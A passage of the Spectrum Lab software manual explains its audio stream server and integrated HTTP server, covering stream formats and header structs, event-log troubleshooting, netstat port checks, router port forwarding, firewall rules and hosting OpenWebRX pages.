Status : 11.862 MSamples buffered, 1 client(s) connected.

The audio stream **server** inside SL usually uses HTTP as the transport protocol. In that case the port of Spectrum Lab's integrated HTTP server is used (default: 80), as configured on SL's HTTP server control panel.

Hint:

> To open the *HTTP server control panel* from the *Audio Stream Server panel*, first set 'Protocol:' to 'HTTP' as shown in the above screenshot.
> The 'Listening port' on the Audio Stream Server panel will be grayed,
> and shows **-> HTTP** to indicate that that the HTTP server's port number cannot be configured *here*, but on the HTTP server's own control panel.
> Click into the grayed field showing **'-> HTTP'** to open the HTTP Server panel.

To embed the audio stream in a webpage (e.g. audiostream.html in SL's "server pages"), put an HTML5 <audio> element into it.

Note:

> As often, "that certain browser" sucks.. it only supports the patent-encumbered mp3 format but not Ogg Vorbis.
> As usual, the solution is try another browser... Firefox, Opera, Safari and most other browsers supported Ogg at the time of this writing.

To test the audio stream server *without* a browser, a second instance of Spectrum Lab can be started, for simplicity on the same PC. In that case ("local" test on the same PC), enter the URL http://127.0.0.1/_audiostream.ogg in the *audio stream receiver (client)*, as explained in the chapter about analysing web streams.

If the protocol isn't HTTP but (raw) TCP, the server's listening port must be entered in decimal form. Similar as described here for the HTTP server, you may have to check with **netstat** if the intended port number isn't occupied by the operating system, or by another application running on the same PC. If the *audio streaming server* shall be accessable "from the internet", use a similar procedure as described here for the HTTP server. Note that not all windows versions will pop up a warning if they (or the computer's Firewall) have blocked a certain port number.

15.4.36.1 Audio stream server troubleshooting

If the *remote audio stream receiver (client, web browser)* doesn't start playing, open the *Event Log* tab in the *Audio Stream Server (provider)* panel.
Similar as Spectrum Lab's HTTP Server Event Log, the *audio server's* event log shows accepted connections from remote clients, along with their IP addresses, and the TCP port used for the stream (not

to be confused with the 'listening' port, which is usually 80 for HTTP). If all works as planned, the log would show something like this:

```
2020-06-30 14:27:00.8 Opened Vorbis stream ouput server
2020-06-30 14:29:58.4 Connected by 127.0.0.1:51648, initial headers ok, 11025
samples/sec
2020-06-30 14:30:58.4 Disconnected from 127.0.0.1:51648, 482.8 kByte sent
```

If a client successfully connected, but the audio server (in Spectrum Lab) doesn't have anything to send (for example, because the audio processing thread has been stopped), the *audio server* log would show:

```
2020-06-30 08:38:12.6 Opened Vorbis stream ouput server
2020-06-30 08:41:18.3 Connected by 127.0.0.1:51549, initial headers n/a, pse wait
2020-06-30 08:42:18.3 Disconnected from 127.0.0.1:51549, 84.00 Byte sent
```

In the example above, the info "initial headers n/a" (n/a = not available) was caused by the Ogg/Vorbis stream encoder, which had not been fed with audio samples from the signal processing thread yet. Thus the server was unable to send the initial Ogg/Vorbis stream headers (which contain information about the sampling rate, number of channels, etc).
The HTTP server itself usually closes the connection if there's no traffic in *any* direction after some time (e.g. 60 seconds). This is what deliberately happened in the 'bad' example shown above with red background. The 84 bytes sent were only the HTTP response header, which only the *HTTP Server Event Log* (but not the Audio server event log) will show. Use the 'VERBOSE' option to see request- and response headers there. Example (traffic as seen by the HTTP server):

```
21:27:28.050 HTTP Server Started: YHF6 on port 80
21:27:43.726 Connection #0 accepted on socket 1020 from 127.0.0.1
21:27:43.726 AudioStreamServer: Connected by 127.0.0.1:52519, initial headers ok,
11025 samples/sec
21:27:43.726 Connection #0 C:\cbproj\SpecLab\server_pages\_audiostream.ogg
21:27:43.726 Connection #0 rcvd hdr[388]="GET /_audiostream.ogg HTTP/1.1
       Host: 127.0.0.1
       User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:77.0) Gecko/20100101
Firefox/77.0
       Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8
       Accept-Language: de,en-US;q=0.7,en;q=0.3
       Accept-Encoding: gzip, deflate
       DNT: 1
       Connection: keep-alive
       Upgrade-Insecure-Requests: 1    ( <- this is one of MANY header lines ignored
by this server)
       Cache-Control: max-age=0"
21:27:43.726 Connection #0 sent response header[44]="HTTP/1.1 200 OK
       Content-Type: audio/ogg"
21:28:27.325 Socket 1020 closed by remote client despite KEEP_ALIVE : no error
21:28:27.325 Connection #0 closed, socket 1020, ti=43.6 s, rcvd=388, sent=392562
byte.
```

If there's no sign of life from a remote client in the *audio server log* at all, and the protocol is **HTTP**, also open Spectrum Lab's HTTP Server Event Log to check for problems with the HTTP listening port (especially the notorious problem of Windows or other applications 'occupying' the HTTP listening port (80 by default). For details, see 'HTTP server troubleshooting'.

15.5 7. Internals

15.5.17.1 Supported formats

15.5.1.1 7.1.1 Compressed formats

At the moment, only Ogg / Vorbis *audio* is supported. Optionally, the Ogg container may contain (sic!) an extra logic stream for the GPS-based timestamps. These streams are compatible with Paul Nicholson's VLF receiver toolkit, which is available as C sourcecode along with a detailed documentation at abelian.org/vlfrx-tools/.

MP3 streams, as well as MP3 files, are **not** supported to avoid hassle with Fraunhofer's software patents.

The "Content Type" (in the HTTP response from the remote server) must be **application/ogg** or **audio/ogg**.
Only for raw TCP connections the program will recognize ogg streams from the first four bytes ("OggS") .
ADPCM compressed audio is only supported in Spectrum Lab's OpenWebRX-compatible web server, using the WebSocket protocol, not 'simple' HTTP.

15.5.1.2 7.1.2 Non-compressed formats

Supported data types (at the time of this writing, 2014-04-27) :
 8 bit signed integer (range +/-127, the pattern 0x80 is reserved to identify headers)
 16 bit signed integer (range +/-32767, 0x8000 is reserved to identify headers)
 32 bit signed integer (range +/-2147483647, 0x80000000 is reserved to identify headers)
 32 bit floating point (range +/- 1.0)
 64 bit floating point (range +/- 1.0)
As usual on Intel- and most ARM-CPUs, use little endian format (aka 'least significant byte first').

To allow automatic detection of the sample format, it is recommended to insert 'stream headers' at the sending end. Any header begins with the unique pattern 0x80008000 (in hexadecimal notation as a 'doubleword').
Some of the **non-compressed** formats can also be used when streaming audio over a serial port (aka "COM port" or "Virtual COM Port" under windows) into Spectrum Lab, with the intention to keep the microcontroller firmware (which may drive an external A/D converter) as simple as possible.

The header structures for non-compressed streams are specified below (as C sourcecode) :

```
typedef struct VT_BLOCK  // compatible with VT_BLOCK defined in
vlfrx-tools-0.7c/vtlib.h
{                        // DON'T MODIFY - keep compatible with Paul's VLF Tools !
   int32_t  magic;     // should contain VT_MAGIC_BLK = 27859 = Data block header
#   define VT_MAGIC_BLK 27859
   uint32_t flags;     // See VT_FLAG_* below
   uint32_t bsize;     // Number of frames per block
   uint32_t chans;     // Number of channels per frame;
   uint32_t sample_rate;   // Nominal sample rate
   uint32_t secs;      // Timestamp, seconds part
   uint32_t nsec;      // Timestamp, nanoseconds part
   int32_t  valid;     // Set to one if block is valid
   int32_t  frames;    // Number of frames actually contained
   int32_t  spare;
   double   srcal;     // Actual rate is sample_rate * srcal (8 byte IEEE double
precision float)
} T_VT_Block;
```

```
// Bit definitions for VT_BLOCK and VT_BUFFER flags field. Copied from
vlfrx-tools/vtlib.h :
#define VTFLAG_RELT    (1<<0)   // Timestamps are relative, not absolute
#define VTFLAG_FLOAT4  (1<<1)   // 4 byte floats  (8 byte default)
#define VTFLAG_FLOAT8  0
#define VTFLAG_INT1    (2<<1)   // 1 byte signed integers
#define VTFLAG_INT2    (3<<1)   // 2 byte signed integers
#define VTFLAG_INT4    (4<<1)   // 4 byte signed integers
#define VTFLAG_FMTMASK  (VTFLAG_FLOAT4 | VTFLAG_INT1 | VTFLAG_INT2 |
VTFLAG_INT4)   // Mask for format bits


typedef struct tStreamHeader
{
   uint32_t dwPattern8000; // pattern 0x80008000 (0x00 0x80 0x00 0x80, little endian
order),
                           // never appears in the 16-bit signed integer samples
because
                           // THEIR range is limited to -32767 ... +32767 .
                           // Also very unlikely to appear in a stream of 32-bit
floats.
#  define STREAM_HDR_PATTERN 0x80008000
   uint32_t nBytes;        // total size of any header, required for stream reader
                           // to skip unknown headers up to the next raw sample .
                           // Must always be a multiple of FOUR, to keep things
aligned.
      // Example: nBytes = 4*4 + sizeof(VT_BLOCK) = 16 + 10*4+8 = 64 bytes .
      // (assuming that 'int' in struct VT_BLOCK is, and will always be, 32 bit)
   uint32_t dwReserve;     // 'reserved for future use' (and for 8-byte alignment)
   uint32_t dwStructID;    // 0=dummy,
                           // 1=the rest is a VT_BLOCK as defined in vlfrx-tools-
0.7c/vtlib.h
                           // (etc... more, especially headers with GPS lat/lon/masl
will follow)
#  define STREAM_STRUCT_ID_NONE     0
#  define STREAM_STRUCT_ID_VT_BLOCK 1
} T_StreamHeader;

typedef struct tStreamHdrUnion
{ T_StreamHeader header;
  union
   { T_VT_Block  vtblock;  // used when header.dwStructID ==
STREAM_STRUCT_ID_VT_BLOCK
   }u;
} T_StreamHdrUnion;
```

Note: The VLF-RX-tools do *not* seem to use the T_StreamHeader structure for non-compressed streams. Instead, they only contain T_VT_Block (alias VT_BLOCK) structs describing the data type, sample rate, and absolute timestamp. Support for these types of audio streams was added in Spectrum Lab in October 2020. Older versions relied on the T_StreamHeader, which was easy to identify by its 'magic pattern' (0x80008000) even after missing fragments in the received data.

15.5.1.3 7.1.2 Timestamped Audio Streams

Both compressed and non-compressed audio streams (see previous subchapters) may optionally contain precise timestamps, sent periodically along with the T_StreamHeader and/or VT_BLOCKs (compatible with the VLF-receiver-toolkit).
Precisely timestamped audio streams allow experiments with radio direction finding when combined on a suitable server, such as the VLF TDOA experiments carried out by Paul Nicholson - see description of his VLF-RX-toolbox.
To *send* a timestamped VLF audio stream from your receiver, you will need a suitable GPS receiver

(equipped with a sync pulse output) as described here.
When *receiving* a timestamped stream, the timestamps can be used to 'lock' phases of oscillators to those timestamps (instead of the sync pulses from a GPS receiver) as explained here.

15.5.27.2 Supported network protocols

At the moment, the reader for compressed audio streams only supports HTTP and 'raw' TCP/IP connections. These protocols are recognized by the begin of the URL (or pseudo-URL):

http://

Hypertext transfer protocol. This is the common protocol (also for audio streams) used in the internet.
Spectrum Lab's HTTP server can also stream audio via HTTP, alternatively also via 'Web Socket' for OpenWebRX.

tcp://

Uses a TCP/IP connection, not HTTP; and usually some kind of 'binary header' or 'block' structure, at least at the begin of a stream. This protocol is also used to feed audio into VLF Natural Radio stream servers. The token "tcp" is not an officially recognized protocol; it's only used inside Spectrum Lab to leave no doubts about the protocol.

rawtcp://

Also uses a TCP/IP connection, not HTTP; and typically no 'headers' or 'block structure', but raw, non-compressed samples (e.g. 16-bit integer samples) in the stream, with nothing else. When *receiving* a stream, there is no real difference between 'tcp://' and 'rawtcp://' because on *both cases*, Spectrum Lab will examine the first received bytes for 'headers' or 'blocks'. If the 'rawtcp'-stream does contain headers or VT_BLOCKs (see previous chapter), SL will automatically route the received stream to the appropriate decoder.
Like "tcp", the token "rawtcp" is not an officially recognized protocol, but leaves no doubt that the upper network protocol layer is NOT HTTP.

15.5.37.3 Stream Test Application

During program development, a simple test utility was written as replacement for a remote audio stream server (audio sink for Ogg/Vorbis encoded webstreams).
The sourcecode and executable (a windows console application) included in the 'Goodies' subdirectory after installing Spectrum Lab.
The "C" sourcecode contains a short description.
When launching the executable (TCP_Dummy_Sink_for_AudioStreams.exe) without parameters, it will open TCP port 12345 and listen for connections. Only one connection can be handled at a time. After being connected (for example, from Spectrum Lab), the utility will write all received data into a file, beginning with the file "test000.ogg". This name was chosen because in most cases, Ogg/Vorbis encoded streams will be sent by Spectrum Lab. For each new accepted connection (after the previous one has been disconnected), the file sequence number is increased, a new file will be written (test001.ogg, test002.ogg, etc etc). If the connection works as it should (and nothing gets lost "on the way"), the contents of the received file (written by the "TCP Dummy Sink" utility) will be exactly the same as the stream audio logfile (optionally written by Spectrum Lab, while sending the stream).

15.5.47.4 Interpreter commands to control web audio streams

The prefix "stream." is used for group of commands to control audio streams:

- **stream.start_input**
  This command has the same effect as clicking 'Start' in the 'Analyse / play stream' control panel.
  Note: It may take a few milliseconds until the stream really stops, because the interpreter

command just sets a flag that is polled in another thread. The same applies to similar commands listed further below.

- **stream.stop_input**
  This command has the same effect as clicking 'Stop' in the 'Analyse / play stream' control panel.

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Web Streams : Contents
- Reception
- Transmission
- Logging
- ☒

16 Communication between Spectrum Lab and other programs

16.1 1. Contents / Overview

See also: SL's main index or the keyword index 'A .. Z'

16.2 2. Introduction

Some sophisticated applications required the control of Spectrum Lab by other programs, and vice versa (Spectrum Lab controlling other programs). This chapter describes the two possibilities: The tiny HTTP server integrated in Spectrum Lab, and a system using windows messages. The latter may be a bit simpler if both programs run on the same machine, but HTTP and HTML / Javascript (especially with HTML5 and WebSockets) have come a long way since the early days, thus in most of this document, we will focus on communication via HTTP, and leave the old windows-specific WM_COPYDATA method for the end of this file.

16.3 3. The integrated HTTP server

For remotely controlled operation of Spectrum Lab, you can use the integrated HTTP server. This has the following advantages:

- the remote control client is just an ordinary web browser
- you can use Javascript (in a web browser) to control SL and/or analyse data;
  which is more flexible than SL's built-in 'Conditional Actions'
- a custom user interface can be created in the form of HTML documents
  (the OpenWebRX-alike pages and javascripts presented later are just *one* example)
- the integrated HTTP server can be used as an audio stream server (for a limited number of clients)
- other applications can retrieve data from SL via network (HTTP, JSON); for example DL2ALF's famous AirScout

Downside: Sending HTTP requests, and receiving the response (from the client's point of view) is not as fast as exchanging WM_COPYDATA messages locally (as explained in the next chapter). Details about the HTTP server inside SL can be found in the server_pages directory after the installation. There are some examples (HTML with javascript) in the server_pages directory too. If you read this document while SpecLab runs on the same machine, with the server enabled, try this link to check the remote control examples:

http://127.0.0.1:80 or http://localhost/

(127.0.0.1 is a dummy IP address of the local machine, and 80 is the default port number for HTTP = hypertext transport protocol)

16.3.13.1 HTTP server configuration

To configure the built-in HTTP server, select "Options"..."Configure and supervise HTTP Server" in SL's main menu.

Config tab	
Network name of this machine : (shows the PC's name, as seen in the LAN (local area network)) **Local IP Address (of this PC)** : (also just a display for convenience, can be used as browser address) **HTTP Server Port (default=80)** : (enter the IP port number under which the server shall be accessed in the LAN) **Root directory for HTTP Server** : (this is the name of the folder on your harddisk, where the web server's HTML pages, Javascript, and other files are stored. The HTTP server also uses this directory to store temporary files, like JPEGs with the current spectrogram, etc). You can alternatively enter the full path of your modified OpenWebRX 'htdocs' pages here. Finally, you can also drop an IP address blacklist / blocklist file (ipblocklist.txt) into this folder to keep out malicious visitors. Options: [ ] **enable HTTP server** (must be checked to activate the server) [ ] **allow _iproc.html and _ifunc.html** (check this if you allow others to remotely control contrast, brightness, and remotely call functions in Spectrum Lab's interpreter via Javascript in your browser) [ ] **allow remote clients to control my radio** (unchecked by default) Without this option, remote clients can only *listen* and *see the spectrum*, but are not able to 'QSY' (via their web browser), switch modes, etc. Max number of simultaneous connections, Update images only when older than X seconds, Bandwidth limit...: These parameters should speak for themselves. They can be used to limit the bandwidth when this HTTP server is used as a 'real' web server (which can be accessed from the world wide web).	Buttons: Apply Help Test (browser) Audio Stream

Buttons on the right side of the HTTP server control panel
'Apply' : Apply settings on this tabsheet
'Help' : Show help about the current tabsheet
'Test' : Invokes the HTTP server in the web browser on the local machine (http://127.0.0.1:80)
'Audio' : Opens SL's Audio Stream Server control panel

To let others remotely look at the current spectrogram through their web browsers, it's enough to **enable**

the HTTP server (the first option set, the other two not set). By default, after installing Spectrum Lab, this option (and all other HTTP-server related options) are in their safest state, which means they are 'off' (=not enabled).
To let others remotely adjust the spectrogram's display and brightness, the option '**allow _iproc.html**' + '**_ifunc.html**' must be set, too. Technically, this option allows to call interpreter functions, and interpreter procedures through two special html pages named '_iproc.html' = remote procedure call, and '_ifunc.htm' = remote function calls. An example for remote control via Javascript is in the sample server pages ('server_pages/controls.htm'). A few 'potentially dangerous' interpreter commands can not be called from the HTTP server even if this option is set - see next paragraph.
The option **allow remote control ("exec")** should only be used in a LAN, because "exec" can be used to launch OS commands ! Do not set this option if the server is accessable *through the internet*. This (potentially dangerous) option is always off by default, furthermore it is only usable along with the two other options (because from Javascript, "exec" can only be invoked through the '_iproc.html' page mentioned above. Interpreter commands which, from he HTTP server, can only be called *with* this option are: exec, send, fopen/fread/fwrite .

Again, details about SL's integrated HTTP server, and the 'things you can do with a bit of Javascript' can be found in the server_pages (the 'readme' is intended for developers, please read it. The README about the server pages is in the folder with SL's example server pages, thus this link doesn't work in the "online copy" of SL's html-based help system) .

Note: If -besides the HTTP server- you also use the Audio-via-raw-TCP/IP-Server, take care not to use the same IP port number for these functions. Both servers use the IP address of the machine on which they run, so you must use a different port number for the HTTP server and the audio server. BTW, the default port number for an HTTP server is 80.

16.3.23.2 HTTP server troubleshooting

On some occasions, the TCP port number (e.g. 80 for the HTTP server) was already occupied by some other applications or services. For example, under Windows 10, port 80 was always occupied by *'the system'* ("windows itself"), causing the 'bind' command in SL's server to fail (with an entry in the HTTP server's own error log). If all goes well and SL can accept connections on the port configured for the HTTP server, you will see something like this in the HTTP server's "Event Log" (one of the tabsheets in the tiny control window):

```
20:42:34.909 HTTP Server Started: YHF6 [192.168.56.1] on port 80
```

Otherwise, if the port cannot be bound to Spectrum Lab, you would see error messages like the following:

```
bind() error : Address already in use
```

or (often seen under Windows 10 which hijacked port 80 as shown further below) :

```
bind() error : Permission denied
```

To find out if and which process occupies a certain port, use the 'netstat' command as shown in the example below. For bizarre reasons, you need to open a command window (run 'cmd.exe' as administrator to execute 'netstat -abnop TCP' on Windows 10). Ask your favourite search engine about how to do that on your windows version (7,8,10). If all works as planned, the **netstat** command should show something like the this:

```
netstat -abnop TCP

Aktive Verbindungen

  Proto  Lokale Adresse          Remoteadresse          Status            PID
  TCP    0.0.0.0:80              0.0.0.0:0          ABHÖREN (listening)  4416
 [SpecLab.exe]           (<- ah, that's us, ok.)
...
```

The same command launched under Windows 10 (using 'power shell' with admin privileges), after the 'Permission denied' error shown in SL's HTTP event log:

```
netstat -abnop TCP

Aktive Verbindungen

  Proto  Lokale Adresse         Remoteadresse          Status           PID
  TCP    0.0.0.0:80             0.0.0.0:0          ABHÖREN (listening) 4
 Es konnten keine Besitzerinformationen abgerufen werden.
 ( "Can not obtain ownership information" - maybe because it's a system service )
...
```

With the above output from **netstat**, the culprit that held port 80 occupied was a strange 'World Wide Web Publishing Service' / 'WWW Publishingdienst', which could be disabled via windows 'Services' / 'Dienste' (run services.msc to stop and *deactivate* that service, unless you really want *the operating system* to run its own HTTP server in the background to 'publish' your files).

16.3.33.3 Accessing the HTTP server *from the internet*

Even though SL's tiny web server wasn't designed for dozens of clients simultaneously accessing it *through the internet*, here are the basic steps for achieving that using 'normal equipment' like a domestic ADSL connection, using a Fritzbox DSL router.

Step 1 : Setup up a TCP port forwarding in your DSL router.
In a Fritzbox with german user interface, this used to be under *Internet ... Freigaben ... Portfreigaben*. Create a new entry with the TCP port number seen 'on the internet' (e.g. port 81), the TCP port number used in your local network (e.g. port 80, must be the same as configured in SL's 'HTTP Server Port', 80 is just the default). Also let your 'Fritzbox' (or whatever) know the name of the computer that runs Spectrum Lab. In the Fritzbox, they use the computer's hostname, not the numeric IP, for this purpose. You can see the computer's name (for the network) in SL's HTTP Server configuration dialog, labelled 'Network name of this machine'.

Step 2 : Enable the local TCP server port in your computer's Firewall.
In the windows (8) system control, select *Windows Firewall ... Advanced Settings / Erweiterte Einstellungen*. This opened another window with a rather confusing 'overview', titled 'Windows-Firewall mit erweiterter Sicherheit - Lokaler Computer' in my case. There's a line under this title saying :
"Eingehende Verbindungen, für die es keine Regel gibt, werden blockiert" /
"Inbound connections that do not match a rule are blocked".
You don't want to change this !
Instead, add a rule especially for SL's HTTP server ('listening port'). In this example, the *local* port (not necessarily the same as "the port seen in the internet") is 80, but your mileage may vary.

- Right-click *Inbound Rules (Eingehende Regeln)*,
- in the popup menu, *New Rule (Neue Regel)*,
- in the "rule creation wizard", check *Port* (not 'Program'),
- click Continue,
- *Does this rule apply to TCP or UDP* ? Set checkmark for *TCP*
- *Specific local ports :* 80 (or whatever you use for SL)
- click Continue,
- check *Allow the connection* (even those without IPsec)
- click Continue,
- *When does this rule apply ?* Check: Domain, Private, Public /
- Enter a name for this rule, e.g. "HTTP"; Finish

If you're pedantic, you can limit the application of this rule to only the intended program (under windows 8.1, firefall rules could be edited by double-clicking into the tabular display under 'Inbound Rules').

Note: Step 2 may even be necessary if you want to access the HTTP server from another PC *in your local network (LAN, WiFi)*.

Step 3 : Check if you can access the web server with a 2nd PC in your *local* network.

You can either enter the numeric IP (if you know the right one, since a PC may have *multiple local IP address*, or (better) the hostname of the PC that runs the web server. Some stubborn browsers assume you want to 'google' (search) for something if you enter a short string in the wanna-be-clever address bar.
In such cases, convince the browser that you don't want to search, for something, but to establish a connection using HTTP.
Sometimes it helps to append a forward slash after the hostname, to prevent the browser from searching the WWW for the name.
For example, the 'SpecLab HTTP Server' control panel may show:
Network name of this machine : **YHF6** and
Local IP addresses: 192.168.56.1 192.168.178.26
(the latter turned out the WiFi adapter - ask 'ipconfig /all' if you really need to know).
In this example, enter either
YHF6/ or
http://yhf6/ (the casing doesn't matter in the URL) or even
http://yhf6:80/ (you only need to specify the port if not equal to 80).
If the hostname doesn't work try of the numeric IPs shown on SL's server control panel, or try the "IPv4 address" listed by command 'ipconfig /all' for the adapter (Ethernet or Wireless) you intend to use.
If all works well, you will see the main page of SL's old server pages, or (alternatively, as described in the next chapter) the OpenWebRX page.

Step 4 : Let a friend try to access *your* server from *his* internet service provider.

If your DSL modem/router doesn't have a static public IPv4 address (in the internet), ask a site like WhatIsMyIP, or use a 'dynamic DNS' providing service (a few of them are really free, not just for 30 days) so your server can be reached through a fixed URL.
Hinweis für deutsche Fritzbox-Anwender /
Hint for german users of a 'Fritzbox' :
Die Option 'Internetzugriff auf die Fritzbox über HTTPS aktivieren'
unter 'Internet / Freigaben/ FRITZ!Box-Dienste'
ist für den Betrieb eines DynDNS-Dienstes (wie z.B. 'dynv6') *nicht* erforderlich.
Then ask a friend to enter that address, followed by the port number from step 1 (if you decided *not* to use port 80 *in the WWW*).
On the 'Event Log' tab, Spectrum Lab's HTTP server panel should now show something like this (where HHH.HHH.HHH.HHH is your friend's *public* IP address):

```
23:20:07.110 Connection #2 accepted on socket 420 from: HHH.HHH.HHH.HHH
23:20:07.438 C:\OpenWebRX\htdocs\index.wrx
23:20:07.438 Closing socket 420, ti=0.3 s, rcvd=355, sent=13933 byte.
23:20:07.579 Connection #2 accepted on socket 984 from: HHH.HHH.HHH.HHH
23:20:07.579 C:\OpenWebRX\htdocs\sdr.js
23:20:07.594 Connection #3 accepted on socket 756 from: HHH.HHH.HHH.HHH
23:20:07.594 C:\OpenWebRX\htdocs\mathbox-bundle.min.js
          .. etc, etc, until all requested resouces have been loaded,
             and OpenWebRX starts sending spectra and audio through a WebSocket
(WS):
23:20:11.485 Opened WS /ws/61F0F85EF03AE14A072B85FB3934CCC1 . Sending response
header: 147 bytes on socket 960.
23:20:11.485 Initial WS frame to socket 960 : CLIENT DE SERVER openwebrx.py
```


```
23:20:11.657 WS frame to socket 960 : MSG center_freq=7020042 bandwidth=40084
fft_size=475 ... setup
             .. etc, etc, until the remote client decides to leave:
23:21:48.237 Closed by remote client despite KEEP_ALIVE : no error
23:21:48.237 Closing socket 960, ti=76.9 s, rcvd=693, sent=558548 byte.
```

A similar procedure as described above may also be necessary for non-HTTP *audio streams* 'served' to the web by Spectrum Lab, as described here (in an extra file).

16.3.43.4 OpenWebRX as an alternative for SL's old 'HTTP Server Pages'

The following is an extract from server_pages/README_server_pages.html (this link only works when reading the help system on your local harddisk, after installing SL with the original 'HTTP server pages'. It's *not* available online).

Spectrum Lab's tiny HTTP server was drilled up to play with HA7ILM's OpenWebRX. The original OpenWbRX server only works under Linux and uses a bunch of "modern" C++ features (with many Linux/Posix dependencies) and relied lot on Python 2.7. The HTTP server in Spectrum Lab doesn't - it's "stoneage technologie" using only the standard Berkeley socket API, if that means anything to you - but that's why SL's server doesn't support HTTPS.



Small screenshot of OpenWebRX, 'hosted' by Spectrum Lab's HTTP server, showing an IC-7300's "Spectrum Scope" remotely in a web browser. It also delivers the receiver's audio output to multiple remote clients.

Spectrum Lab's entire HTTP server (including the new OpenWebRX server module) is exclusively written in C / C++ (no Python at all).
All that was 'recycled' (and later heavily modified) for the OpenWebRX-alike server are the contents of the original OpenWebRX 'htdocs' folder (more on that further below), which you can use instead of the stoneage pre-HTML5 "server pages" in Spectrum Lab.

The original OpenWebRX itself was available on Github (frozen on 2019-12-29), see github.com/simonyiszk/openwebrx .

Also don't miss Andras' BSc thesis about OpenWebRX, which (in 2019) could be downloaded from sdr.hu/openwebrx .

Since 2020-06, a modified variant of the OpenWebRX 'htdocs' folder is available on the DL4YHF website, www.qsl.net/dl4yhf/spectra1.html. The archive contains all you need for the OpenWebRX-alike server, including html pages, web receiver template for the main page (index.wrx), stylesheets (*.css), Javascript modules (*.js), and the 'gfx' subdirectory with a few images (*.png) and -maybe- an open source font that was also used in the original OpenWebRX.
Unzip all files and subdirectories from that archive into a directory *of your choice* (where you, and Spectrum Lab, can access them). In Spectrum Lab's HTTP server settings, enter the file path to your new 'htdocs' under 'Root directory for HTTP Server' (overwriting the original path to SL's stoneage original 'Server Pages'). If OpenWebRX doesn't work, you can easily switch back by re-entering the original directory path.

If you dare to bite the bullet and use Spectrum Lab as an OpenWebRX-like server (with HTTP, not HTTPS), read the next chapters (OpenWebRX operating principle and customizing). If you cannot get the modified OpenWebRX client files running, get help on the Spectrum Lab Users Group.

Again, to keep the default installer for Spectrum Lab as small as possible, the modified OpenWebRX 'htdocs' folder (with HTML documents and Javascript) is *not* included in the installer, but can be downloaded as a zip file from the author's website (don't trust any other download site, neither "softpedia", nor "freedownloadmanager", nor anyone else because you never know what those sites did to the files).

16.3.4.1 3.4.1 OpenWebRX operating principle (as implemented in Spectrum Lab!)

If a remote client asks Spectrum Lab's integrated web server for the root document, and there's only a file named 'index.wrx' but no 'index.html' as in Spectrum Lab's own (ancient) 'server pages' directory (configurable - it may be anywhere on your local harddisk), it will read the template file (file with extension wrx) and replace some of the special tags as specified in Andras' BSc thesis (anything beginning with "%[" and ending with "]" after the token), e.g.
%[RX_TITLE]
%[WS_URL]
%[CLIENT_ID]

Note (1)

Spectrum Lab recognizes only a small subset of what OpenWebRX may use in the special tags of 'index.wrx'. At the time of this writing (01/2019), implementing support for %[RX_PHOTO_HEIGHT], %[RX_PHOTO_TITLE], %[RX_PHOTO_DESC] was considered not worth the effort, since Borland's C++Builder V6 (the environment used to develop Spectrum Lab) didn't even support JPEG files, etc etc. If you want to customize these, edit the file index.wrx after unpacking it from openwebrx-master.zip .
Other tokens like %[RX_ANT], %[RX_QRA], etc are replaced by dummy strings.

Note (2)

